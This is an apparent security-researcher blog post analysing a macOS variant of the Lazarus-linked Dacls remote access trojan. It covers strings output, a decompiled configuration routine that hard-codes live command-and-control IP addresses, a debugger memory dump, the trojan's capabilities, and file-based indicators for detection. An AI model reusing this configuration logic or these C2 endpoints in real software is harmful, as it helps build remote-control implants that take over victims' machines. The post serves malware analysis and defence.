
```
$ strings -a ~/Library/.mina

c_2910.cls
k_3872.cls

http:/
POST /%s HTTP/1.0
Host: %s
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/65.0.3325.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

/Library/Caches/com.apple.appstore.db

/proc
/proc/%d/task
/proc/%d/cmdline
/proc/%d/status

wolfCrypt Operation Pending (would block / eagain) error
wolfCrypt operation not pending error
```

When analyzing an unknown malicious piece of software it's (generally) a good idea to Google interesting strings, as this can turn up related files, or even better, previous analysis reports. Here we luck out, as the latter holds!



The `c_2910.cls` string matches on a report for a Lazarus Group cross-platform RAT named `Dacls` …and as we'll see other strings, and functionality (as well as input by other security researchers) confirm this.

📝 The noted Mac Malware Analyst Thomas Reed, is (AFAIK) the first to identify this specimen, and note that it was a "Mac variant of Dacls RAT"



The initial report on the `Dacls` RAT, was published in December 2019, by Netlab. Titled, "Dacls, the Dual platform RAT", it comprehensively covers both the Windows and Linux variants of this RAT (as well as notes, "*we speculate that the attacker behind Dacls RAT is Lazarus Group*").

…however there is no mention of a macOS variant! As such, this specimen appears to be the first macOS variant of `Dacls` (and thus also, this post, the first analysis)!

As noted, the Netlab report provides a thorough analysis of the RATs capabilities on Windows/Linux. As such, we won't duplicate said analysis, but instead will confirm that this specimen is indeed a macOS variant of `Dacls`, as well as note a few macOS-specific nuances/IOCs.

Looking at the disassembly of the malware's `main` function, after the malware persists, it invokes a function named `InitializeConfiguration`:

```
int InitializeConfiguration() {
  rax = time(&var_18);
  srand(rax);
  if (LoadConfig(_g_mConfig) != 0x0)
  {
    __bzero(_g_mConfig, 0x8e14);
    rax = rand();

    *(int32_t *)_g_mConfig = ((SAR((sign_extend_32(rax) * 0xffffffff80000081 >> 0x20)
    + sign_extend_32(rax), 0x17)) + ((sign_extend_32(rax) * 0xffffffff80000081 >> 0x20)
    + sign_extend_32(rax) >> 0x1f) - ((SAR((sign_extend_32(rax) * 0xffffffff80000081 >> 0x20)
    + sign_extend_32(rax), 0x17)) + ((sign_extend_32(rax) * 0xffffffff80000081 >> 0x20)
    + sign_extend_32(rax) >> 0x1f) << 0x18)) + sign_extend_32(rax);

    *0x10009c3c8 = 0x1343b8400030100;
    *(int32_t *)dword_10009c42c = 0x3;

    mata_wcscpy(0x10009c430, u"67.43.239.146:443");
    mata_wcscpy(0x10009cc30, u"185.62.58.207:443");
    mata_wcscpy(0x10009d430, u"185.62.58.207:443");
    *(int32_t *)0x10009c3d0 = 0x2;
    rax = SaveConfig(_g_mConfig);

  }
  else {
          rax = 0x0;
  }
  return rax;
}
```

After seeding the random number generator, the malware invokes a function named `LoadConfig`. In short, the `LoadConfig` function attempts to load a configuration file from `/Library/Caches/com.apple.appstore.db`. If found, it decrypts the configuration via a call to the `AES_CBC_decrypt_buffer` function. If the configuration is not found, it returns a non-zero error.

Looking at the code in `InitializeConfiguration` we can see that if `LoadConfig` fails (i.e. no configuration file is found), code within `InitializeConfiguration` will generate a default configuration, which is then saved via a call to the `SaveConfig` function.


We can see three IP addresses (two unique) that are part of the default configuration: `67.43.239.146` and `185.62.58.207`. These as the default command & control servers.

Returning to the Netlab report, it states:

> "*The Linux.Dacls Bot configuration file is stored at $HOME/.memcache, and the file content is 0x8E20 + 4 bytes. If Bot cannot find the configuration file after startup, it will use AES encryption to generate the default configuration file based on the hard-coded information in the sample. After successful Bot communicates with C2, the configuration file will get updated.*"

It appears the macOS variant of `Dacls` contains this same logic (albiet the config file is stored in `/Library/Caches/com.apple.appstore.db`).

The Netlab researchers also breakdown the format of the configuration file (image credit: Netlab):



Does our macOS variant conform to this format? Yes it appears so:


```
(lldb) x/i $pc
->  0x100004c4c: callq  0x100004e20 ; SaveConfig(tagMATA_CONFIG*)

(lldb) x/192xb $rdi
0x10009c3c4: 0xcc 0x37 0x86 0x00 0x00 0x01 0x03 0x00
0x10009c3cc: 0x84 0x3b 0x34 0x01 0x02 0x00 0x00 0x00
0x10009c3d4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c3dc: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c3e4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c3ec: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c3f4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c3fc: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c404: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c40c: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c414: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c41c: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c424: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c42c: 0x03 0x00 0x00 0x00 0x36 0x00 0x37 0x00
0x10009c434: 0x2e 0x00 0x34 0x00 0x33 0x00 0x2e 0x00
0x10009c43c: 0x32 0x00 0x33 0x00 0x39 0x00 0x2e 0x00
0x10009c444: 0x31 0x00 0x34 0x00 0x36 0x00 0x3a 0x00
0x10009c44c: 0x34 0x00 0x34 0x00 0x33 0x00 0x00 0x00
0x10009c454: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c45c: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c464: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c46c: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c474: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x10009c47c: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

This means we can also extract the (build?) date from the default configuration (offset 0x8): `0x84 0x3b 0x34 0x01` …which converts to 0x01343b84 -> 20200324d (March 24th, 2020).

The Netlab report also highlights the fact that `Dacls` utilizes a modular plugin architecture:

> "*[Dacls] uses static compilation to compile the plug-in and Bot code together. By sending different instructions to call different plug-ins, various tasks can be completed.*"

…the report describes various plugins such as a file plugin, a process plugin, a test plugin, a "reverse P2P" plugin, and a "LogSend" plugin. The macOS variant of `Dacls` supports these plugins (and perhaps an addition one or two, i.e. SOCKS):



At this point, we can readily conclude that the specimen we're analyzing is clearly a macOS variant of the `Dacls` implant. Preliminary analysis and similarity to the Linux variant indicates this affords remote attackers the ability to fully control an infected system, and the implant supports the ability to:


- execute system commands
- upload/download, read/write, delete files
- listing, creating, terminating processes
- network scanning

> "*The main functions of …Dacls Bot include: command execution, file management, process management, test network access, C2 connection agent, network scanning module.*" -Netlab


Detection

Though `OSX.Dacls` is rather feature complete, it is trivial to detect via behavior-based tools …such as the free ones, created by yours truly!


For example, BlockBlock readily detects the malware's launch item persistence:



While LuLu detects the malware's unauthorized network communications to the attackers' remote command & control server:



Finally, KnockKnock can generically detect if a macOS system is infected with `OSX.Dacls`, by detecting it's launch item persistence:



To manually detect `OSX.Dacls` look for the presence of the following files:

- `~/Library/LaunchAgents/com.aex.lop.agent.plist`
- `/Library/LaunchDaemons/com.aex.lop.agent.plist`
- `/Library/Caches/com.apple.appstore.db`
- `~/Library/.mina`

If you system is infected, as the malware provide complete command and control over an infected system, best to assume your 100% owned, and fully reinstall macOS!

Conclusion

Today, we analyzed the macOS variant of `OSX.Dacls`, highlighting its installation logic, persistence mechanisms, and capabilities (noting the clear similarities to its Linux-version).

Though it can be somewhat worrisome to see APT groups developing and evolving their macOS capabilities, our free security tools can help thwart these threats …even with no a priori knowledge! 🛠️ 😇

❤️ Love these blog posts and/or want to support my research and tools?
You can support them via my Patreon page!